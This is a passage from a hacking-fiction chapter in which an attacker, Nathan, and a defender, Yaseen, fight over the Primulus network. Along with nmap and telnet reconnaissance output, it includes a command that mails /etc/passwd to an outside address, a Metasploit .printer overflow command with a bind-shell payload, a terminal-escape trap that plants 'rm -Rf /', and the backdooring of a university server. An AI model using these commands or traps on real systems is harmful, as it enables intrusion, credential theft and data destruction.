have to be routed. Normally, however, no system should receive a datagram with a TTL of 0.) Instead, the router throws away the datagram and sends back to the originating host an ICMP “time exceeded” message. The key to Traceroute is that the IP datagram containing this ICMP message has the router’s IP address as the source address.

We can now guess the operation of Traceroute. It sends an IP datagram with a TTL of 1 to the destination host. The first router to handle the datagram decrements the TTL, discards the datagram, and sends back the ICMP time exceeded. This identifies the first router in the path. Traceroute then sends a datagram with a TTL of 2, and we find the IP address of the second router. This continues until the datagram reaches the destination host.

This was perfect! *Since I can control routers/routing devices several hops in front of my network, all I need to do is send arbitrary packets with fake TTL information to trace-route clients, and I would be able to completely fake out their responses*, Yaseen thought. Yaseen, like so many geeks of his nature, was about to dive into his IDE to code his trace-route-faker-outer, when he decided to first consult the Oracle. Google revealed eventually that the SensePost guys wrote a 20-line Perl script to achieve the effect for the Black Hat Briefings. A quick download, a few modifications, and *ScrewTrace* was alive.

Yaseen took a walk to the cafeteria to fetch a new mug of coffee. He was feeling pretty pleased with his progress so far and kept thinking of new and different strike-back possibilities. He figured if a company was bold enough, it could probably even put together a pretty decent product offering to support it. VC money has been wasted on far worse ideas. While pouring his coffee he tried to figure out what the next logical step in a footprinting process would be. He already had some ideas he wanted to use for striking back against tools like *Nessus* and similar scanners, but figured that sticking to the published methodologies would ensure complete coverage.

While the coffee pot simmered, he was pondering what could be done to mangle vitality scan and smacked his forehead. “It was so simple!” He ran back to his desk with his coffee mug and *ssh*’ed into one of his Debian (GNU/Linux) boxes. Security consultants/attackers normally run vitality scans over a target network to determine which hosts are visible or even to try to map out distinct network segments. They normally rely on subnet broadcast addresses to identify subnet boundaries. The problem that Yaseen hoped to exploit, of course, lay in how exactly an attacker’s tool determined if it was talking to a broadcast address or not. Even the

ubiquitous *nmap* made that determination simply by noting that it received more than one response when sending a single request.

It took him only a few minutes to set up suitable *iptables* rules to achieve the desired effect. A quick *nmap* scan revealed that the simple packet mangling worked to perfection.

Results of an Nmap Scan

```
Starting nmap 3.52 ( www.insecure.org/nmap/ ) at 2004-12-01 22:23 GMT +0530
Host 192.168.10.16 appears to be up.
Host 192.168.10.18 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 192.168.10.29 appears to be up.
Host 192.168.10.50 appears to be up.
Host 192.168.10.62 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 192.168.10.99 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 192.168.10.121 appears to be up.
Host 192.168.10.135 appears to be up.
Host 192.168.10.137 seems to be a subnet broadcast address (returned 1
extra pings).
Host 192.168.10.140 seems to be a subnet broadcast address (returned 1
extra pings).
Host 192.168.10.143 appears to be up.
Host 192.168.10.147 appears to be up.
Host 192.168.10.151 appears to be up.
Host 192.168.10.154 appears to be up.
Host 192.168.10.157 seems to be a subnet broadcast address (returned 1
extra pings).
Host 192.168.10.160 seems to be a subnet broadcast address (returned 1
extra pings).
Host 192.168.10.164 appears to be up.
Host 192.168.10.168 appears to be up.
Host 192.168.10.171 seems to be a subnet broadcast address (returned 1
extra pings).
Host 192.168.10.194 appears to be up.
Host 192.168.10.200 seems to be a subnet broadcast address (returned 1
extra pings).
Host 192.168.10.231 appears to be up.
Host 192.168.10.246 appears to be up.
```

232 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

```
Host 192.168.10.253 seems to be a subnet broadcast address (returned 1
extra pings).
Nmap run completed -- 255 IP addresses (14 hosts up) scanned in 11.181
seconds
```

He smiled, and put his cup to his mouth automatically, almost as if he now deserved the sip he had been denying himself all this time. The weight of the cup didn't alert him to the fact that he never got much further than boiling the water, and it took an extended gulp and a mouth full of sugar to snap him to his senses. He strolled to the kitchen again, giggling at his own unconsciousness.

He sat down again with his coffee mug. The office was completely empty with just the janitorial staff on duty. He figured he could always pick up tomorrow where he left off, but then decided against it. He had already implemented his *iptables* rules to confuse network probes and figured it would take only a few more minutes to take it to the next level.

He threw together a quick Perl script that would reconfigure his firewall periodically. The script was simple (since complexity *is* the enemy of security) and reconfigured the firewall every 10 minutes, tunneling traffic for randomly generated IP addresses toward a single IP/Port under his control. On that port he simply created a TCP listener that would respond to TCP connections. It was around 2:00 A.M. when he next looked around. He locked the office and cycled home; again thanking the stars he lived in super-safe Bangalore and not a crime-ridden U.S. inner city.

It was 10:30 A.M. when Yaseen got into the office the next day. The morning ritual of greeting people played out as usual, and there was a quick game of rock/paper/scissors played with Bradley for a cup of coffee. "Two sugars, please," he said smugly as he unpacked his notebook from his backpack. He got up in the morning with a cool idea to make his strikeback reverse proxies potent. He recoded his simple TCP listener to respond to TCP requests based on input from a corresponding text file. This way he could imitate servers and services by simply adding some text to a *.txt* file. Then he had 10 minutes of fun creating banners that he felt would be appropriate for his fake server. He again divided his StrikeBanners into different categories. There were banners that would simply be annoying (like returning 9,000 characters), and there were banners with a little more thought (like returning terminal control characters or even format string specifiers). Yaseen liked reverse-attacking attacker's tools. He felt that attackers for too long have looked for sloppy coding on victims' networks and that it was time for the attackers to have their tools audited, too!

Nathan's Ping Sweep

He slept most of Sunday. Early Monday morning Nathan was back at the deserted offices. The plan was now to determine which hosts are alive within the network. Nathan preferred to have a list of machines he could attack rather than performing a shotgun approach and scanning the entire network. Finding machines that are contactable seemed easy, but the process had some interesting challenges. He didn't want to trigger high-priority alerts on any IDS. On the other hand, he didn't want to miss any hosts. He knew that the easiest way to find responsive hosts was to perform a ping sweep of the network. If any addresses responded from multiple IP numbers, it would signify a network boundary. This information could be useful on its own. Nathan started a ping sweep on the network. Wary of inviting any poisonous DNS entries to his box, he made sure he called *nmap* with the `-n` switch. He typed the following command:

```
# nmap -n -sP -PI 178.64.11.1-255
```

The results came back after about three minutes and looked like this:

```
Starting nmap 3.50 ( www.insecure.org/nmap/ ) at 2004-12-13 08:29 SAST
Host 178.64.11.1 appears to be up.
Host 178.64.11.41 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.49 appears to be up.
Host 178.64.11.50 appears to be up.
Host 178.64.11.60 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.118 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.129 appears to be up.
Host 178.64.11.130 appears to be up.
Host 178.64.11.140 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.144 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.146 appears to be up.
Host 178.64.11.147 appears to be up.
Host 178.64.11.148 appears to be up.
Host 178.64.11.150 appears to be up.
Host 178.64.11.153 appears to be up.
Host 178.64.11.159 seems to be a subnet broadcast address (returned 1 extra
pings).
```

234 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

```
Host 178.64.11.161 appears to be up.
Host 178.64.11.175 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.200 appears to be up.
Host 178.64.11.252 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.253 appears to be up.
Host 178.64.11.254 appears to be up.
Host 178.64.11.255 seems to be a subnet broadcast address (returned 1 extra
pings).
Nmap run completed -- 255 IP addresses (14 hosts up) scanned in 192.303
seconds
```

It sure looked interesting. There were many hosts available; clearly, Vito wasn't filtering any ICMP. But on closer inspection, Nathan saw that things were not as they appeared to be. As a start, the SMTP gateway and the DNS server located on .2 and .8, respectively, didn't appear in the list. That was strange. Nathan manually pinged .2, but it did not respond. To make sure the machine was not down, he *telnet*-ed into port 25 again. Again he received the go-away message. The server was there all right. The next thing that struck Nathan as strange was the broadcast addresses. These were not ordinary addresses. *Nmap* would find broadcast addresses on the edges of networks—on the first and the last IP address of the network. These edges normally appeared on 4, 8, 16, 32, and 64 boundaries. He looked at the first broadcast, .41. Forty-one was not divisible by any of those numbers. As a test Nathan ran another ping sweep. The results came back:

```
Starting nmap 3.50 ( www.insecure.org/nmap/ ) at 2004-12-13 08:42 SAST
Host 178.64.11.16 appears to be up.
Host 178.64.11.18 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.29 appears to be up.
Host 178.64.11.50 appears to be up.
Host 178.64.11.62 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.99 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.121 appears to be up.
Host 178.64.11.135 appears to be up.
Host 178.64.11.137 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.140 seems to be a subnet broadcast address (returned 1 extra
pings).
```

The Fight for the Primulus Network: Yaseen vs Nathan • Chapter 7 235

```
Host 178.64.11.143 appears to be up.
Host 178.64.11.147 appears to be up.
Host 178.64.11.151 appears to be up.
Host 178.64.11.154 appears to be up.
Host 178.64.11.157 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.160 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.164 appears to be up.
Host 178.64.11.168 appears to be up.
Host 178.64.11.171 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.194 appears to be up.
Host 178.64.11.200 seems to be a subnet broadcast address (returned 1 extra
pings).
Host 178.64.11.231 appears to be up.
Host 178.64.11.246 appears to be up.
Host 178.64.11.253 seems to be a subnet broadcast address (returned 1 extra
pings).
Nmap run completed -- 255 IP addresses (14 hosts up) scanned in 178.181
seconds
```

This confirmed Nathan's suspicions. The result was crap; he was up against some type of honeypot. Clearly, whatever was between him and the real network was randomly responding to ICMP packets, spoofing the source IP. After a bit of experimenting Nathan determined that there were always 14 hosts alive, with nine fake broadcasts. The system would pick a next set of random responding hosts every 10 minutes.

This sucked a lot. He could not determine which hosts were up and which were down. He thought about his situation. He *telnet*-ed to the SMTP gateway on .2 again. Sure, it still responded. Normally when ICMP is not allowed into a network Nathan would do a mini port scan on all the hosts. He would pick a couple of well-known ports and test these on each host. He knew that this process could easily miss some hosts, but as a first pass, it would work well. Nathan carefully chose his ports:

236 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

21 FTP
 22 SSH
 23 telnet
 25 SMTP
 53 Bind/DNS
 80 HTTP
 443 HTTPS
 139 NetBIOS


For this first run that would be enough. It would give him a good idea of where the hosts *really* were. Again Nathan fired up *nmap*. This time around it looked like this:

```
nmap -n -P0 -sT 178.64.11.1-255 -p 21,22,23,25,53,80,443,139 >
primulus.178-64-11-net-alive
```

This would probably trigger an IDS, he thought. But what the hell... The scan took much longer than the previous one. Nathan decided to get some fresh air. He walked to the fire escape and started his journey to the roof. He had never been to the roof. The building had six stories. Just like many of the other buildings around it, this one had a flat roof. The roof was covered in bird droppings and thick layers of dirt. Nathan noticed a small Yagi antenna connected to a sturdy pole at the very edge of the roof. It wasn't covered in dirt. It looked relatively shiny. It looked as if someone installed it quite recently. Nathan made a mental note of this. It did not worry him too much; it simply confirmed his suspicion that he was monitored by whoever gave him the job.

Upon his return to level two, his *tail-f* on the file revealed the following:

Results of *Tail-f*



```
xterm
23/tcp open telnet
25/tcp closed smtp
53/tcp closed domain
80/tcp open http
139/tcp closed netbios-ssn
443/tcp closed https

Interesting ports on 178.64.11.182:
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
25/tcp    open  smtp
53/tcp    filtered domain
80/tcp    filtered http
139/tcp   filtered netbios-ssn
443/tcp   filtered https

Interesting ports on 178.64.11.183:
PORT      STATE SERVICE
21/tcp    filtered ftp
22/tcp    filtered ssh
23/tcp    filtered telnet
25/tcp    open  smtp
```

In another window he looked at the output so far. *Nmap* can report ports in three states: open, close (or unfiltered), and closed. A port reported closed when the initial packet can reach it, but the host does not offer any service on the port. This usually means that the host is not firewalled. The output of the *nmap* looked weird—usually an admin either filters all the machines in his network, or he doesn't. The output of *nmap* showed that some hosts were firewalled, and some were totally unfiltered. There was a random spread of close, filtered, and open ports. Nathan decided to manually verify the open port 21 on 172.64.11.181. He typed the following command:

```
# telnet 172.64.11.181 21
```

The response came back:

```
Trying 178.11.64.181...
Connected to 178.11.64.181.
Escape character is '^]'
220 FTP server (Version wu-2.4.2-academ[BETA-13]) Tue Jan 27 14:32:47 GMT
1998) ready.
```

The connection stayed open for a few seconds, then closed. Fair enough. Nathan decided to use a normal FTP client and give it another go. This time the server responded with:

```
220 WFTPD 2.4 service (by Texas Imperial Software) ready for new user
```

As Nathan was trying to log in with the ftp user, the server closed the connection. He tried again. This time he received yet another banner:

```
220 Microsoft FTP Service\
```

Again the connection was terminated after about five seconds. Clearly, something was not right. Nathan looked around him, as if to see if anyone could see that he was feeling a bit uneasy. Things weren't right; he was now sure that the whole 178.64.11 network was one huge honeynet. But the mail servers were real mail servers, and the DNS server was a real DNS server. And perhaps there were other IPs that hosted real services. But how could he find them? He had to keep his cool. He opened an editor and typed the following command:

```
Random IPs respond to ICMP (14, 9brd every 10 minutes)
Random port states (closed,filtered,open)
We know there are REAL services around
```

He connected to the mail server yet again—the banner was still the same:

238 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

```
220 multipass.primulus.com ESMTP It's patched...Stop wasting your time.;
Tue, 14 Dec 2004 14:51:03 +0530 (GMT)
```

If the mail server's banner never changed, it would mean that there was a good chance that all real servers would keep their banners as well. So all he had to do was to collect all possible banners a few times—the services where the banners stayed the same would be real services; the ones that change all the time would be fake. Nathan did not know of a tool that could do this and thus began writing his own.

Within 45 minutes and some huffing and puffing he finished wrapping an old version of a tool called *mothra* in a Perl script. The tool would test the ports he used in his *nmap* scan and report it in a file. The file format was simple—*IPnumber ; port ; banner*. Nathan now wrapped this program in a loop. The script would extract banners for the five ports (Nathan didn't mind that *mothra* could not do 139) on the entire network range, sleep for a while, and then start all over again. The script was configured to do 100 loops. He didn't quite know how he would manipulate the data, but he was sure he could figure it out the next day.

Yaseen Messages Nathan

The control characters gave him a killer idea, and he was about to get down to it when his inbox showed a new e-mail from his *hushmail* account. He had set some of his DNSStrike back traps to call home to his *hushmail* account, but surely they couldn't have been set off already?? The e-mail showed differently.

Yaseen's E-mail from a *Hushmail* Account

```
From: Charlie Root <root@starbucks.usp.ac.za>
Subject:
Date: 11/12/2004
To: Vito Cornelius <vito@hushmail.com>
ftp:*:14:50:FTP User:/var/ftp/sbin/nologin
nobody:*:99:99:Nobody:/sbin/nologin
news:*:100:100:News server:/sbin/nologin
root::0:0:Charlie Root:/root/bin/sh
vito::500:500:Vito C:/home/vito/bin/sh
```

He couldn't believe his eyes. This means that someone from the machine *starbucks.usp.ac.za* had tripped his DNS trap already. He stopped for a second to ponder

this scenario. He had set the trap to mail his account `vito@hushmail.com` with the machine's password file, but the machine clearly has a limited number of users. What about the fact that the only useful user other than root happens to be called Vito too? And is a non-password protected account? *Dhar ma kai kharoo he*, Yaseen thought to himself. Literally translated it meant "There is something black in the dholl," the Indian equivalent of "There is something rotten in Denmark." He figured the mail was bait of some sort, but also couldn't resist the temptation of following the rabbit down the hole. Within a few minutes he reactivated his TOR proxy and began to test connectivity to the university host. The TOR onion routing network made use of proxy servers and clever crypto to ensure secure anonymous network connectivity for users within the TOR cloud.

A quick *telnet* to port 22 on the host `starbucks.usp.ac.za` showed that the host did indeed have SSH open to the world. *Yup*, Yaseen said to himself, *definitely bait!*

Results of Telnet to Port 22

```
[yaseen@intercrastic]$ telnet starbucks.usp.ac.za 22
Trying starbucks.nu.ac.za...
Connected to starbucks.usp.ac.za.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.6.1p2
```

Yaseen paused again for a second and *ssh*'ed into the box. As indicated by the password file, an unpassworded "vito" account allowed him to login. He typed `w` to see if he was alone and spotted the root user already logged in. Yaseen decided to have a little chat with whomever was sending him password files. He typed:

```
talk root
```

Nathan Responds

As he was waiting for the output of the banner scan he had a thought—the e-mail address in the reverse DNS ... `vito@hushmail.com`...the command that Vito was hoping to execute would e-mail the password file to him. What if he e-mailed a password file to Vito? Would he take the bait? Perhaps he could perform a reverse strike back on Vito. Nathan was starting to like this chess game more and more. He started the TOR proxy on his FreeBSD firewall and connected via TOR to a UNIX news server that belonged to a local university. He back-doored the server several years ago. There was only one user on the box, root. The uptime on the machine was over two years, and nobody ever logged into the machine. He added a user

240 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

called “vito” on the host and gave it a blank password. Then, from the command line he mailed the file:

```
cat /etc/passwd | mail vito@hushmail.com
```

Nathan tailed the `/var/log/messages` file from the varsity server in one screen; on the other screen, he had his wrapped *mothra* running. He lit a cigarette and dragged his Depeche Mode folder over into WinAmp. This could be a long night.

After several cups of coffee, numerous Camels, and a couple of megabytes of music the following appeared on his screen:


```
Dec 15 03:01:18 starbucks sshd(pam_unix)[3077]: session opened for user vito by (uid=500)
```

Vito was logged in on the box. Nathan put his cigarette out, and sat up straight. This was going to be interesting. Nathan did a quick `ps uax | grep vito` to see what Vito was up to. All he could see was a shell. Then:

```
Message from Talk_Daemon@starbucks.usp.ac.za at 03:02 on 2004/12/15 ...
talk: connection requested by vito@starbucks.usp.ac.za
talk: respond with: talk vito@starbucks.usp.ac.za
```

Nathan answered the call. He was eager to meet Vito. He opened the conversation with “Hi there...”.

Nathan’s Contact with Vito



```
xterm
[No connection yet]
[Connection established]
Hi there...
I see you got my mail..
The TOR network appears to be busy tonight ... ;)

Hallo

Indeed - I like the "Vito" user - nice touch

Busy indeed ;>|
```

The conversation lasted about 10 minutes. At the end two things became very clear—Vito knew that Nathan was no script kiddie, and Nathan knew that Vito was clearly not your normal run-of-the-mill network administrator. *If this guy wasn't in India and protecting my target, I could actually have coffee with him*, Nathan thought. Nathan decided to sleep at the office that night; there were too many things happening at the same time.

Yaseen's Mild Panic

Yaseen's mind was racing in a few directions at the same time. One of the racing thoughts was simply an awareness and mild panic at the fact that his mind was racing. Something that hardly ever happened in this uncoordinated a fashion. It was clear that their network was being targeted for attack. It was clear that the adversary he was up against was no monkey. It was clear that he was going to win! He has always had a fierce competitive edge. Even as a child, games were never really games, and although in moments of introspection, he labeled it a weakness, he was fiercely competitive once engaged. The discussion on *starbucks* had sealed his commitment to the engagement. This game was definitely on.

If anything, the encounter convinced him that he needed to move with more haste. He grabbed his TCP listener daemon again and this time built a little more into it. Terminal escape characters were about to work for him again. This time he crafted a series of escape sequences. The first one placed the string `rm -Rf /` on the title bar of a running Xterm, and the second escape sequence placed whatever was set on the title bar on the user's command line. Then he created the escape sequence that would turn the text/prompt invisible. His logic was perfectly simple.

His TCP listener appeared to be an IIS server vulnerable to the .printer overflow exploit. Once an attacker made a request for `*.printer`, he immediately sent the user the following text:

```
Microsoft Windows 2000 [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
C:\winnt\system32\
```

He then sent the terminal escape sequence to place `rm -Rf /` in the user's title bar. He sent the terminal escape sequence to turn the text invisible. Finally, he placed the (now invisible) text from the title bar on the user's command line.

All that would be needed now would be for the attacker to press Return for him to initiate his self-destructive `rm -Rf /` command. Yaseen would not have gone this far before, but the meeting seemed to have changed him slightly and given him

242 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

more of an edge. The whole thing was not just academic any more. It was personal. Two things still bothered him, though. All of his defenses to date had actually focused on unused networks and imaginary servers. He always made sure that his Web servers/Internet-facing hosts were patched, but there was always the threat that deep within the Internet-facing Web applications, there lurked flaws that he had not detected yet. He would need some sort of zero-day defense technique. The second thing that bugged him was Google. A search on Google still revealed far too much information on his network, and even contained cached copies of some old .pdf and .ppt files that contained declassified information.

A quick Google for “zero-day defense” and “hack” again returned the Black Hat briefings as a No. 1 hit. The talks directly referenced again pointed to a talk by SensePost titled “When the Tables Turn.” The paper made reference to a tool/implementation called an “Arm-Pit,” which acted as a circuit-level gateway between a Web server and the outside world. The concept was young, but definitely one worth following. At the same conference Saumil Shah had used a similar technique to (1) determine if the visitor to a site was a human or a script and (2) isolate/contain activity from the script/attacker based on this detection. Saumil was a fellow Indian, and a quick e-mail to him proved to be most fruitful. By the end of the day the Primulus web sites were running with bastardized hybrids of SensePost and NetSquare tools.

The Battle

Nathan woke up at 6 A.M. He was hungry, and his back hurt from sleeping on the floor. He heated some of the pizza of the previous night in a toaster he brought from his flat and made coffee. His *mothra* wrap was done. Nathan looked at the file. It was large, and there were hundreds of banners. By looking at the IP number and the banner, it quickly became clear which hosts had fake banners and which were using real banners. The real host always had the same banners. Those were actual banners; the rest was all bull.

Nathan identified all the hosts with static banners. These hosts would be hosts that he would proceed to attack. There were a total of five hosts to shoot at. He wrote down the IP addresses:


178.64.11.3
178.64.11.6
178.64.11.8
178.64.11.33
178.64.11.231

www.syngress.com

Nathan took these IP addresses and performed a complete portscan on them. Apart from the hundreds of fake open ports, the real hosts on the Primulus network were tightly firewalled. 11.3 was open only on port 25. There was not a heck of a lot he could do with an SMTP server. 11.8 was open on port 53 and running Vito's bastardized DNS server. Nathan could have a peek at that server. Perhaps Vito made some mistakes. 11.6 was another SMTP server. 11.33 had port 80 and 443 open. The banner told Nathan that it was running Microsoft Internet Information Server (IIS) version 5. This server was a clear target. 11.231 was open on port 80, and the banner was reporting it as an Apache Web server.

Nathan decided to start off with a Nessus scan against the IIS box. An IIS version 5 out-of-the-box installation was known to have some problems. Knowing Vito, Nathan was not to find anything there—it would probably be patched to bits—but he had to make sure. Nathan had the Nessus server installed on his Fedora machine. He used the Windows GUI client since it actually had more functionality than the UNIX GUI. He selected Web-server-specific checks and restricted the port list to include only port 80. There was no need to light up IDSs more than needed. After a few minutes the scan came back.

Nessus Scan Results




Nessus reported just about every issue known to mankind on the host. Clearly, this was not right. "Vito is up to his tricks again," Nathan mumbled as he paged through the report. He decided to open the site in his browser. There was a slight

244 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

pause before Nathan heard, through his Sennheiser headphones, “You are an idiot, hahahahaha.” It sounded weirdly evil when mixed with REM’s “The sidewinder sleeps tonight.”

A Message for Nathan



Nathan laughed out loud. The target site redirected him to *www.albinblacksheep.com/flash/you.html*. This was really a nice touch. He'd seen the many script kiddies drop from IRC channels after this URL was set as the topic. He was careful not to hit the close button but rather kill his Firefox from the task manager.

How did the site fool the Nessus scanner into triggering every possible plug-in without triggering the *no404.nas!*? Nathan decided to telnet to port 80 and see what was happening:

```
# telnet 178.64.11.33 80
Trying 178.64.11.33...
Connected to 178.64.11.33.
Escape character is '^]'.

```

He issued a command to get the root of the document:

```
GET / HTTP/1.0
```

The redirect was coming back as expected:

```
HTTP/1.0 301 Moved Permanently
Content-Type: text/html

```

The Fight for the Primulus Network: Yaseen vs Nathan • Chapter 7 245

```
Server: Microsoft-IIS/5.0
Content-Length: 176
Date: Tue, 15 Dec 2004 09:23:08 GMT
Connection: Keep-Alive
<HTML><HEAD><TITLE>301 Moved</TITLE></HEAD><BODY> <H1>301 Moved</H1> The
document has moved <A REF="www.albinoblacksheep.com/flash/ref.html">
here</A>. </BODY></HTML>
```

Nathan now requested a file called *mooblahneverthere.html*. Again, he received the HTTP redirect!

He looked at the *no404.nasl*. Basically it tested for the string *NessusTest*. If the result is not a 404 File Not Found it will assume that the host is using friendly 404 messages. All Vito had to do is return squeaky clean 404 messages when detecting that someone or something is requesting the file *NessusTest*. Nessus will then assume that the host is not responding with non-404 messages for files that do not exist. He tested his theory:

```
# telnet 178.64.11.33 80
Trying 178.64.11.33...
Connected to 178.64.11.33.
Escape character is '^]'.
GET /NessusTest HTTP/1.0
HTTP/1.1 404 Object Not Found
Server: Microsoft-IIS/5.0
Date: Tue, 15 Dec 2004 10:14:29 GMT
Content-Length: 461
Content-Type: text/html
```

So this was how he was fooling Nessus. Cunning, Nathan thought. This meant that the site was not real at all; it was another of Vito's resource traps. Nathan started to like the guy. At least he had a sense of humor.

The chances that the SSL-enabled site on the same box was the same thing was good, but Nathan decided to test it anyway. Perhaps Vito was lazy and did not want to fiddle with SSL relays. This time he opened the page first. The returned page was totally blank. He looked at the source; it looked like this:

```
<HTML>
</HTML>
```

Nathan found this weird but decided to test the server anyway. He wanted to see what Vito had in store for him. The Nessus scan came back normal. It had a few

246 Chapter 7 • The Fight for the Primulus Network: Yaseen vs Nathan

low-risk vulnerabilities, but those were not what he was looking for. A few pages later and Nathan found what he was looking for—the host was vulnerable to the *.printer* buffer overflow. Yes! This was what he needed. “Vito...you slipped up, and I am taking you down.”

The *.printer* buffer overflow exploit that came out a few days after the vulnerability was discovered by the guys at Eeye was called *jill*. The exploit was not very stable. You normally had a chance of one in ten to actually get a shell on the remote host. But Nathan was not going to use *jill*. He started the Metasploit framework.

He looked at the different payloads available for the *.printer* buffer overflow and settled on a remote shell on the host. He was not sure if the firewall rules on the remote firewall would allow a shell out. Nathan preferred the command line interface and typed the following line:

```
# ./msfcli iis50_printer_overflow OPTIONS=SSL TARGET=0 PAYLOAD=win32_bind
RHOST=178.64.11.31 RPORT=443 E
```

After a slight pause the screen came back as follows:

```
[*] Starting Bind Handler.
[*] Trying Windows 2000 SP0/SP1 using return to esp at 0x732c45f3...
[*] Got connection from 178.64.11.31:443
```

Nathan nervously looked at the screen. He had to wait for only a couple of milliseconds before the screen spat back at him:

```
Microsoft Windows 2000 [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\winnt\system32\
```

He was in. He won! The Primulus network was now officially owned. He pressed Enter twice. Nothing happened. *Damn lag on that Indian network*, he thought. He waited a bit. Still nothing. Nathan did not want to lose this shell; it could be his only way into the network. So he waited some more. He stared at the screen. He looked at the Windows shell that came back to him. Something caught his eye. The copyright notice was for 1985–2001. Yet...this was a Windows 2000 machine. He looked at his Fedora box. The hard drive LED was glowing red. Permanently. He typed:

```
# cd ..
```

What came back horrified him:

```
cd: could not get current directory: getcwd: cannot access parent
directories: No such file or directory
